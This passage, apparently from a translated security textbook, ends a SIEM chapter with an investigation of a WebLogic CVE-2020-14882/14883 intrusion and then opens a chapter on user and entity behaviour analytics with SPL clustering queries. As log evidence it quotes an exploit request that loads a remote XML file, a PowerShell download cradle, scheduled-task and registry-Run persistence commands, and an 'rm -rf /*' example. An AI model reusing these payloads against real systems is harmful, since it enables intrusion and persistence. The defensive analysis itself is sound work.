


Figure 15-11 Threat-Related HTTP Session

**Payload:** The payload of the attack. As shown in Figure 15-12, the attacker constructed a URL request, using the `FileSystemXmlApplicationContext` class to execute the attack, executing a file named `pocwin.xml`.




Figure 15-12 Attack Payload

**Session tracking:** As shown in Figure 15-13, display the events of the same stream as the alarm.

会话追踪					
时间	事件类型	源地址:端口	目的地址:端口	应用层协议	描述
2021-12-17 11:24:24	flow	192.	192.	http	TCP Age: 12 Bytes: 1396 Packets: 13
2021-12-17 11:24:20	fileinfo	192.	192.	http	/console/css/%2e%2e%2fconsole.portal HTML document, ASCII text, with CRLF line terminators
2021-12-17 11:24:20	http	192.	192.	-	GET /console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext%22http://194.145.227.21/pocwin.xml%22]
2021-12-17 11:24:20	alert	192.	192.	http	WebLogic 未授权远程命令执行 (CVE-2020-14883)
2021-12-17 11:24:20	alert	192.	192.	http	WebLogic 未授权远程命令执行 (CVE-2020-14883)
2021-12-17 11:24:20	alert	192.	192.	http	WebLogic 未授权远程命令执行 (CVE-2020-14883)
2021-12-17 11:24:20	alert	192.	192.	http	WebLogic 未授权远程命令执行 (CVE-2020-14883)
2021-12-17 11:24:20	alert	192.	192.	http	WebLogic 越权访问 (CVE-2020-14882)
2021-12-17 11:24:20	alert	192.	192.	http	WebLogic 越权访问 (CVE-2020-14882)

Figure 15-13 Session Tracking

Possible associated alarm collection: As shown in Figure 15-14, based on past alarm data, combined with the IP address, user, and other entities related to the alarm, analyze other threats that may be related to the alarm, and display the related threat collection.

可能关联的告警集合					
以下告警的威胁阶段主要涉及: All 全部(12)					
<div> <span>漏洞利用(12)</span> <span>信息探测</span> <span>恶意投递</span> <span>命令与控制</span> <span>横向扩展</span> <span>其他活动</span> </div>					
名称	威胁阶段	源地址	目的地址	用户	
WebLogic 越权访问 (CVE-2020-14882)	漏洞利用	192.	192 249	-	
WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	漏洞利用	194.	192 249	-	
WebLogic 远程漏洞攻击	漏洞利用	194.	192 249	-	
WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	漏洞利用	194.	192 249	-	
WebLogic 远程漏洞攻击	漏洞利用	194.	192 249	-	
WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	漏洞利用	194.	192 249	-	
WebLogic 越权访问成功 (CVE-2020-14882)	漏洞利用	192.	192 14	-	
WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	漏洞利用	194.	192 249	-	
WebLogic 未授权远程命令执行 (CVE-2020-14883)	漏洞利用	192.	192 249	-	
WebLogic 未授权远程命令执行 (CVE-2020-14883)-执行恶意xml文件	漏洞利用	194.	192 249	-	

Figure 15-14 Possible Associated Alarm Collection

2. From the payload of the [WebLogic Unauthorized Remote Command Execution (CVE-2020-14883)] alarm, it is analyzed that the execution is the pocwin.xml file. Click [WebLogic Unauthorized Remote Command Execution (CVE-2020-14883) - Execution of Malicious XML File] to directly jump to the threat details page of this alarm.

It can be seen that the payload in the pocwin.xml file will execute a PowerShell command on the





Figure 15-17 Attack Payload

4. sys.exe is a Windows system executable file. Through asset inquiry, it is known that the victim machine (192...249) is Win 10.

Check the log analysis:

- Whether there are abnormal process creations
- Whether the firewall is turned off
- Whether the registry is modified

Check for abnormal processes and find that the cmd.exe process was created, as shown in Figure 15-18:

新搜索

apppname:windows tag:sysmon json.Event.System.EventID:1 NOT Taskmgr.exe|stats count() by json.Event.EventData.Image 今天 搜索

搜索完成! (耗时: 0 分 6 秒)

新建搜索 | 新建离线任务 | 新建监控 | 已存搜索 | 索引模式

事件(527) 统计 模式

表格 类型 保存为

20 条/页 < 1 2 3 > 下载

json.Event.EventData.Image	count()
C:\Windows\System32\calc.exe	254
C:\Program Files\Wireshark\dumpcap.exe	35
C:\Windows\System32\cmd.exe	29
C:\Windows\System32\findstr.exe	24
C:\Windows\System32\WINDOW-1\1.0\powershell.exe	24
C:\Windows\System32\netsh.exe	24
C:\Windows\System32\NETSTAT.EXE	24
C:\Windows\System32\reg.exe	23
C:\Windows\System32\schtasks.exe	23
C:\Users\Administrator\AppData\Roaming\yro0ws.exe	9
C:\Windows\System32\sc.exe	5
C:\Program Files\Wireshark\Wireshark.exe	4
C:\Windows\UpdateAssistant\UpdateAssistant.exe	4
C:\Windows\System32\taskhostw.exe	3
C:\Windows\System32\smartscreen.exe	3

Figure 15-18 Abnormal Process

It is preliminarily judged that the firewall may have been turned off by modifying the corresponding value in the registry, as shown in Figure 15-19:



新搜索

appname:windows tag:sysmon json.Event.System.EventID:13 EnableFirewall|stats count() by json.Event.EventData.TargetObject 今天 搜索

✓ 搜索完成 (耗时: 0 分 2 秒) 新建搜索 | 新建高级任务 | 新建监控 | 已存搜索 | 索引模式

事件(72) 统计 模式

表格 类型 保存为 20 条/页 1 下载

json.Event.EventData.TargetObject	count()
HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall	24
HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\EnableFirewall	24
HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\PublicProfile\EnableFirewall	24

Figure 15-19 Query Firewall

Monitoring found that the ldr.ps1 file created scheduled tasks and created registry events, as shown in Figure 15-20:

新搜索

appname:windows tag:sysmon json.Event.System.EventID:1 yjrows.exe|stats count() by json.Event.EventData.ParentCommandLine,json.Event.EventData.CommandLine 最近10分钟 搜索

✓ 搜索完成 (耗时: 0 分 1 秒) 新建搜索 | 新建高级任务 | 新建监控 | 已存搜索 | 索引模式

事件(11) 统计 模式

表格 类型 保存为 20 条/页 1 下载

json.Event.EventData.ParentCommandLine	json.Event.EventData.CommandLine	count()
c:\windows\system32\svchost.exe -k netsvc -p -s Schedule	C:\Users\Administrator\AppData\Roaming\yjrows.exe	8
powershell.exe(New-Object Net.WebClient).DownloadString('http://194.s17bf714ee0')	"C:\Windows\System32\schtasks.exe" /create /F /sc minute /mo 1 /tn BrowserUpdate /tr C:\Users\Administrator\AppData\Roaming\yjrows.exe	1
powershell.exe(New-Object Net.WebClient).DownloadString('http://194.s17bf714ee0')	"C:\Users\Administrator\AppData\Roaming\yjrows.exe"	1
powershell.exe(New-Object Net.WebClient).DownloadString('http://194.s17bf714ee0')	"C:\Windows\System32\reg.exe" add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d C:\Users\Administrator\AppData\Roaming\yjrows.exe /1 REG_SZ /f	1

Figure 15-20 Monitoring Data

### 3.Summary

Sort out the entire attack process and restore the attack chain, as shown in Figure 15-21:




Figure 15-21 Attack Chain Restoration





## 15.9 Summary

This chapter starts from the background of the emergence of SIEM and explores the current problems in the information security construction of enterprises.

SIEM includes various modules, such as log analysis, asset management, threat intelligence, vulnerability management, traffic analysis, etc. This chapter only introduces log analysis. If readers are interested in other modules, they can consult relevant materials on their own.



# CHAPTER 16

## User and Entity Behavior Analytics

☐ In-Depth Understanding of User Behavior

☐ Behavioral Analysis Models

☐ Application Scenarios

☐ Summary



## 16.1 In-Depth Understanding of User Behavior

### 16.1.1 Background Introduction

Initially, user behavior analysis was widely applied in the e-commerce sector, where user profiles were constructed based on behavioral characteristics such as age, gender, browsing, favorites, and clicks, with the aim of precision marketing through targeted product recommendations. Nowadays, with the rapid development of short video platforms, these platforms also recommend videos based on user information, browsing history, and preferred content. In the field of information security, UEBA is utilized in scenarios such as information leakage and compliance, identifying issues from the user perspective through baseline modeling, comparison, and correlation analysis based on user behavior data, with the goal of uncovering more internal network security threats. Unlike traditional security devices that analyze external threat incidents from the network and traffic, UEBA focuses more on the behavior of users and entities, discovering issues from an alternative perspective, giving it an advantage in analyzing internal threats to enterprises.

Gartner first introduced the concept of User Behavior Analytics (UBA) in 2014 to address the growing internal threats. Subsequently, the concept of "Entity" was integrated into UBA technology, evolving into UEBA, which stands for User and Entity Behavior Analytics. The "E" refers more to IT assets or devices associated with users, including servers, terminals, databases, etc. The focus is on analyzing and detecting anomalies in user behavior by combining rules and machine learning models, aiming to quickly perceive suspicious and illegal actions of internal users within an enterprise.

For the overall security posture of an enterprise, UEBA enhances the ability to analyze exceptions beyond the rules and compensates for the identification and control of internal malicious user behavior, preventing attackers from hiding within the internal network after breaching the network boundary and continuing to probe for high-value targets. Attackers with legitimate credentials are highly similar to regular users; the difference may lie in their behavior patterns. Insiders are familiar with the system and follow usage habits, such as access methods and operational habits, and their operations and accesses to resources are highly relevant to their job content. However, attackers, when unfamiliar with the system or seeking higher-value data, often probe multiple times, accessing different systems, which deviates from the normal behavior baseline. Additionally, insiders involved in leaks and non-compliant operations will also exhibit behavior that differs from historical operational data or the baseline of similar actions by team members in the same group. Therefore, detecting abnormal behavior can effectively identify "lurkers" within the network. The main scenario classification of UEBA is shown in the figure below:



Figure 16-1 UEBA Main Scenario Classification

### 16.1.2 Data Sources

In UEBA, data quality is crucial, and a rich array of data sources and high-quality data are one of the essential conditions for the successful implementation of UEBA. After data is ingested from various systems containing user data, such as email, terminal security management, DLP (Data Leakage Prevention), access control, etc., it is necessary to perform data cleansing and unify the unique user identifiers to prepare for subsequent analysis and detection. Common data sources and key fields in UEBA are as follows:

#### 1.Email System

Table 16-1 Email System

Data Type	Key Fields
Email Audit Logs	Sender, recipient, cc, subject, attachment name, attachment size, etc.

Email system audit logs can detect data leakage scenarios based on attachment size, associate analysis of malicious emails based on attachment names with secure terminal management, search for sensitive information sent externally based on attachment names, and detect mass phishing emails and other user abnormal behaviors based on frequency and recipient characteristics.

#### 2.Terminal Security Management System

Table 16-2 Terminal Security Management System

Data Source	Key Fields
Peripheral Usage	User, peripheral type, file name, operation type, etc.
Print Audit	User, file name, file size, number of pages, etc.
File Audit	User, file name, operation type (open/upload/copy/delete/create/move/rename, etc.)
Login Authentication	User, action (login/logout), status (success/failure), etc.
Process Audit	User, process, operation type, etc.
Virus Analysis	User, file name, virus type, etc.

Terminal security management system logs can detect data leakage scenarios based on peripheral usage, print audit, and file audit, discover account compromises based on authentication logs, and detect suspicious processes and analyze the spread of viruses and Trojans by associating process audit and virus analysis logs.

### 3.DLP

Table 16-3 DLP

Data Type	Key Fields
Alert Logs	User, alert (file transfer/printing channel, etc.), alert details (file name/file size, etc.)

DLP alert logs can aggregate or associate with other devices to reduce false positives and more accurately identify suspicious users.



4.Punch Card System

Table 16-4 Punch Card System

Data Type	Key Fields
Punch Card Logs	User, punch time, punch location, etc.

Punch card logs can associate with VPN, fortress machine, etc., for analysis, discovering scenarios such as account compromise or account sharing.

5.Fortress Machine

Table 16-5 Fortress Machine

Data Type	Key Fields
Login Logs	User, login source address, login status (success/failure), etc.
Command Operations	User, command, status (success/failure), etc.

Fortress machine logs can be used to analyze abnormal user logins, high-risk commands, account sharing, and other scenarios.

6.VPN

Table 16-6 VPN

Data Type	Key Fields
Login Logs	User, login source address, login status (success/failure), etc.
Access Logs	User, accessed IP, etc.

VPN logs can be used to discover scenarios such as account compromise and account sharing.

7.Internet Behavior Management System

Table 16-7 Internet Behavior Management System

Data Type	Key Fields
Internet Behavior Management AC Logs	User, actions (web browsing, instant messaging, uploading, downloading, etc.), file name/URL/ software, etc.

Internet behavior management system logs can analyze employee slacking by analyzing extensive access to recruitment websites or sending out resumes, extensive copying to USB drives, and extensive printing, as well as analyzing employee negligence through website visits and instant messaging software.

8.AD

Table 16-8 AD

Data Type	Key Fields
Login Logs	User, login source address, login status (success/failure), etc.

AD login logs can be used to analyze brute force attacks or associate with access control punch cards and fortress machines to analyze account sharing, fortress machine circumvention, and other scenarios.

9.Database

Table 16-9 Database

Data Type	Key Fields
Database Audit	User, command, etc.

Database audit logs can be used to analyze data leakage scenarios or discover malicious users during post-incident audits of high-risk database operations.

16.1.3 Tagging Portrait

Analysis is not static; existing detection methods and analysis models may not be applicable to all situations. User behavior habits and job responsibilities may lead to a certain number of false positives. Tagging portraits help in understanding user personal information and behavior habits. They outline the normal behavior baseline of users, forming user portrait information from these baselines, which can be combined with portrait information to analyze anomalies when alerts are triggered.

The UEBA tagging system can be divided into static tags and dynamic tags. Static tags refer to the basic identity information of users, such as account, department, position, permissions, etc., which are static but need to be regularly maintained and updated. Dynamic tags, based on static tags, form a series of characteristics based on user behavior, such as active time and frequently logged-in cities, through data statistics and rule matching. Using statistical and algorithmic models to calculate the tagging of historical and ongoing data enhances the ability of security decision-makers to generalize and simplify massive data in big data information, as shown in the figure below:



Figure 16-2 User Data Tagging

Specific applications can include the following scenarios:

## 1.Group Division

Based on tag information, users with the same characteristics can be clustered into different groups. Then, baselines can be configured for these groups, detecting abnormal behaviors from different dimensions. Compared to dividing groups based on departments, grouping based on tag information helps reduce false positives caused by job responsibilities, permissions, and personal behavior habits.

## 2.Rule Configuration

When configuring rules, tag information can be used for filtering. For example, if a user has consistently copied files at a relatively high frequency over a long period and no anomalies are

confirmed after analysis, a tag can be manually added for them. This tag can then be used to filter them when configuring related rules. Additionally, dynamically generated tag results can be referenced by rules. User behavior data may change dynamically due to work time, location, job transfers, etc. For example, rules like unusual location login and frequent access to uncommon systems will reference dynamic tag results.

### 3.Alert Analysis

When an alert is triggered, security analysts can better understand user abnormal behavior in conjunction with tag information, further confirming whether it is an anomaly or a false positive. For example, frequent access to recruitment websites by personnel other than the HR department may be considered as a tendency to resign. However, if the individual is a department leader and the department is currently hiring, the alert is likely a false positive.

The tagging portrait of LogEase UEBA (User and Entity Behavior Analysis) is shown in the figure below:



Figure 16-3 LogEase UEBA Tagging Portrait

## 16.2 Behavioral Analysis Models

### 16.2.1 Analysis Methods

#### 1. Baseline Comparison Analysis

##### 1) Historical Baseline Comparison

A user's long-term data is usually relatively stable. Comparing a user's past behavior can detect abrupt changes in user behavior habits from a single user perspective, which may be triggered by special circumstances such as account compromise or data leakage. Baseline alerts may be triggered. Using the user behavior habits developed over half a month or a month as the baseline, deviations from the historical baseline are considered abnormal. For example, the range of system login attempts by a user in the past month is used as the baseline, and a certain increase is allowed based on the highest value or actual situation as the critical point. Anything exceeding the critical point is considered abnormal.

##### 2) Peer Group Baseline Comparison

Peer group baseline analysis can be divided into peer group members based on departments, positions, tags, regions, etc., or through machine learning clustering. The behavior of peer group members should be similar, and common characteristics are extracted as the baseline. Deviations from the peer group baseline are considered abnormal. For example, if peer group members copy files of up to 500M per day, and member A copies 20G of files in one day, significantly deviating from the peer group baseline value, there is a high risk of data leakage as they may be copying a large amount of internal data.

## 2. High-Frequency Behavior Analysis




Figure 16-4 High-Frequency Analysis

Mainly through behavioral baseline analysis, user behavior or multiple types of behavior are compared with their historical baseline to discover behaviors with a large deviation. For example, from AD login data, if user A shows a significant deviation in login attempts compared to usual, it may indicate an anomaly.

## 3. Rare Behavior Analysis




Figure 16-5 Rare Behavior Analysis

Normal user office behaviors often have a certain repetitiveness, and if some rare behaviors occur, they may indicate an anomaly. For example, executing rare commands on a server (such as "rm -rf /\*"), or sending emails to uncommon recipients.

## 4. Individual and Group Behavior Comparison



Figure 16-6 Individual and Group Comparison Analysis

People in the same department often have consistent behaviors. By comparing individual behavior with group behavior, individual anomalies can be detected, such as departmental document copying baselines, frequency of external device access, etc.

## 5. Automated Behavior Discovery



Figure 16-7 Automated Behavior Analysis

Regular behaviors can also be abnormal, including timed actions, such as scripted, timed mass emailing, and other potential data leakage behaviors.



## 16.2.2 Machine Learning Models

Traditional static rule detection methods with specific thresholds may lead to many false positives or undetected unknown risks. Machine learning models can compensate for these shortcomings to some extent, adapting to dynamic changes in user behavior without the need for frequent changes to configured rules. Machine learning methods are divided into supervised and unsupervised learning, with the main difference being the use of training samples. Supervised learning generally trains sample data to obtain a model, which is then used to classify other data; unsupervised learning has no training sample data and directly classifies all data. In cybersecurity, abnormal samples are rare, and the number of abnormal data discovered each year is also limited, so UEBA typically uses unsupervised learning algorithms, which detect anomalies through clustering and prediction. Common algorithms are introduced as follows:

### 1.K-Means

K-Means is an unsupervised clustering algorithm based on Euclidean distance. The closer the distance between two objects, the greater the similarity. It is widely used due to its simple implementation and good clustering effect. K-Means requires the configuration of the number of clusters, i.e., `n_clusters`. If used for classification, the number of clusters can be set based on features and groups. For anomaly detection, `n_clusters` can be set to 2, with one cluster considered normal and the other abnormal. In actual detection scenarios, only clusters with a small amount of data are considered abnormal.

Application Scenario Example: Abnormal System Access Quantity

Scenario Description: When the number of user logins and system access quantities is abnormally high, it is likely that attackers are attempting brute force or scanning. Traditional detection methods with direct threshold configuration can lead to many false positives. Machine

learning functions can dynamically detect suspicious users with significant differences from other users.

Corresponding Operations:

- (1) Divide the data into two categories
- (2) Statistically analyze the two clusters, filtering out clusters with fewer than three data points
- (3) Identify the corresponding user through SPL's join operation

The corresponding SPL statement is as follows:

```

appname:ueba tag:access
|stats count() as cnt by ueba.user
|fit KMeans n_clusters=2 from cnt
|join type=inner cluster
[[
appname:ueba tag:access
|stats count() as cnt by ueba.user
|fit KMeans n_clusters=2 from cnt
|stats count() as cnt2 by cluster
|where cnt2<3
]]

```



The screenshot shows the LogEase SPL query interface. The query is executed, and the results are displayed in a table. The table has four columns: 'ueba.user', 'cnt', 'cluster', and 'cnt2'. The data row shows 'loghttp' as the user, with a count of 4000, assigned to cluster 1, and a count2 of 1.

ueba.user	cnt	cluster	cnt2
loghttp	4000	1	1

Figure 16-8 K-Means Example SPL Query

As shown below, the LogEase user is considered abnormal due to significant differences from other users.

appName:ueba tag:login |stats count() as cnt by ueba.user|fit KMeans n\_clusters=2 from cnt

✓ 搜索完成: (耗时: 0分1秒)

事件(0) 统计(1260) 模式

表格 类型 保存为

ueba.user	cnt	cluster
rizhiyi	400	1
wangxiaowei01	147	0
xuhu01	116	0
weibo	111	0
luzhongmin01	90	0
zhangxujiao	77	0
wenquan01	65	0
zengchen02	64	0
helisha	64	0
liangyungui	63	0
xiefei	61	0
mailhua02	48	0
mayong01	47	0
zhaosidingye3	47	0

Figure 16-9 K-Means Example of Abnormal User

2.BIRCH

BIRCH (Balanced Iterative Reducing and Clustering Using Hierarchies) utilizes a hierarchical method for balanced iterative reduction and clustering. The BIRCH algorithm forms a clustering feature tree through clustering features (Clustering Feature, CF). It is fast and suitable for scenarios with large amounts of data and multiple categories.

Application Scenario Example: Abnormal USB Copy Quantity

Scenario Description: An abnormal USB copy quantity may indicate data leakage behavior. Traditional detection methods with direct threshold configuration can lead to many false positives. Machine learning functions can dynamically detect suspicious users with significant differences from other users.

Corresponding Operations:

- (1) Divide the data into two categories
- (2) Statistically analyze the two clusters, filtering out clusters with fewer than three data points
- (3) Identify the corresponding user through SPL's join operation

The corresponding SPL statement is as follows:



Figure 16-10 SPL Query

### 3.DBSCAN

DBSCAN (Density-Based Spatial Clustering of Applications with Noise) is an algorithm based on density that determines the number of clusters automatically, capable of dividing areas with sufficiently high density into clusters and discovering arbitrary-shaped clusters in noisy spatial databases.

Application Scenario: Abnormal Login Time Points

Scenario Description: User office login system time points are relatively concentrated, usually during working hours. Traditional analysis methods are 一刀切, flagging off-hours logins as anomalies, which often results in many false positives, such as not considering overtime situations. Generally, overtime involves continuous behavior, or several colleagues may work overtime simultaneously. In contrast, occasional logins at abnormal time points like the early

morning are likely intrusions by attackers, possibly for scheduled external connections to C2 or data transfer. Therefore, suspicious users can be detected who have no other users logging in at adjacent time points and only that user logs in during that time period.

Corresponding Operations:

First, detect suspicious login behaviors where no other users log in at adjacent time points

Then filter out suspicious users who are the only ones logging in during that time period

The corresponding SPL statement is as follows:

```
appname:ueba tag:login ueba.result:"User login succeeded"
|eval hour=formatdate(timestamp,"HH")
|stats count() as cnt by hour,ueba.user
|fields hour,ueba.user
|mvcombine sep="," ueba.user
|fit DBSCAN eps=2,min_samples=2 from hour
|where cluster<0
|eval ueba.user=split(ueba.user, ",")
|where len(ueba.user)<2
```



hour	ueba.user	cluster
0	hujiansheng	-1

Figure 16-11 SPL Query

## 4.ARIMA

The ARIMA model (Autoregressive Integrated Moving Average model) predicts the future by finding autocorrelations in historical data, assuming that the future will repeat the trends of the past, with the requirement that the series must be stationary.

### Application Scenario: Abnormal Account Data Copy Volume

Scenario Description: The meaning of an account sending or receiving data at different times varies. For example, copying 1GB/hour of data via a USB drive in the early morning is different from doing so at noon. Normally, we are more inclined to believe that such behavior at noon is work-related, while similar behavior in the early morning may indicate internal data theft. The ARIMA algorithm can detect time series in complex environments with multiple cycles, variable points, and trend changes.

#### Corresponding Operations:

- (1)Statistics of the data copied by the user every hour for the past seven days, and the user data is written into burn.csv as training data through the SPL outputlookup function
- (2)Using the training data from (1), execute the ARIMA time series prediction algorithm through the arima\_burn script to return predicted values
- (3)Statistics of the copied data quantity in the previous hour, and if the current data quantity is greater than 50% of the predicted value (the percentage can be adjusted through the script), it is considered abnormal

The corresponding SPL statement is as follows:

```

starttime="-7d/d" endtime="-h/h" (appname:anti_virus OR appname:burn)

|eval file_size=tolong(copy.file_size)/1024/1024

|eval user=copy.user

|bucket timestamp span=1h as _time

|stats sum(file_size) by user,_time

|outputlookup burn.csv

|dedup user

|fields user

|lookup2 arima_burn

|join type=inner user

[[

starttime="-h/h" endtime="now/h" (appname:anti_virus OR appname:burn)

|eval file_size=tolong(copy.file_size)/1024/1024

|eval user=copy.user

|bucket timestamp span=1h as _time

|stats sum(file_size) as now_cnt by user,_time

]]

|where now_cnt>tonumber(upper_cnt)

```

starttime=2021-08-18 21:00:00 endtime=2021-08-26 03:00:00 (appname:anti\_virus OR appname:burn) file\_size=tolong(copy.file\_size)/1024/1024 user=copy.user | eval \_time=copy.timestamp | bucket timestamp span=1h as \_time | stats sum(file\_size) as upper\_cnt by user,\_time | outputlookup burn.csv | dedup user | fields user | lookup2 arima\_burn | join type=inner user | eval file\_size=tolong(copy.file\_size)/1024/1024 | eval user=copy.user | bucket timestamp span=1h as \_time | stats sum(file\_size) as now\_cnt by user,\_time | where now\_cnt>tonumber(upper\_cnt)

数据预览 (共 1 行, 0 秒刷新)

事件 (100) 模式

表格 类型 保存为 20 条/页

user	upper_cnt	lower_cnt	_time	now_cnt
1039yt	2.999.78462765	1.2.24.73660033	18/28800400000	1925

Figure 16-12 SPL Query

## 16.3 Application Scenarios

### 16.3.1 Data Leakage

Data leaks can be surprisingly easy to occur. Statistics show that one out of every 400 emails contains sensitive information, one out of every 50 files transmitted over the network contains sensitive data, and one out of every 2 USB drives contains sensitive information. Malicious attacks by internal employees to steal sensitive data are typical data leakage scenarios. Since internal employees have legitimate access rights to corporate data assets and usually know where the sensitive data is stored, traditional security audit methods cannot effectively detect such behaviors. UEBA can correlate logs from data leak prevention systems, email, USB drives, terminal management, printers, etc., to discover suspicious downloads and external file transfers and other abnormal operations. The specific scenario implementation is as follows:

#### 1.High-Frequency Behavior Analysis

Data Source: DLP logs, email logs, host operation logs

Scenario Implementation: Malicious attacks and internal employees maliciously stealing sensitive data are typical data leakage scenarios, such as printing a large number of files at abnormal times, sending out sensitive files, copying code files to USB drives, etc.

#### 2.Individual and Group Comparison Analysis

Data Source: DLP logs, email logs, VPN logs, host operation logs



Scenario Implementation: Similar to an ant moving house, employees with a tendency to leave may copy core data out in small amounts multiple times over a long period. It is difficult to detect the baseline anomalies through clustering methods, so individual and group comparison is mainly used to reflect anomalies, that is, compared with the baseline of their department.

### 16.3.2 Resignation Analysis

Many employees will visit recruitment websites to seek opportunities when they are about to resign. When they create or save resume files locally and upload or send them to recruiters, they may also download and save some company materials or their work achievements to private USB drives or cloud storage. The specific implementation scenarios are as follows:

Data Source: Terminal security management logs, internet behavior logs, etc.

Scenario Implementation: Companies can further focus on employees with a tendency to resign to see if they have ant-like data theft or malicious data deletion behaviors, mainly including a large number of visits to recruitment, sending out resumes, extensive copying to USB drives, and extensive printing, document transfer via cloud storage or email, and other suspicious behaviors.

### 16.3.3 Compliance Analysis

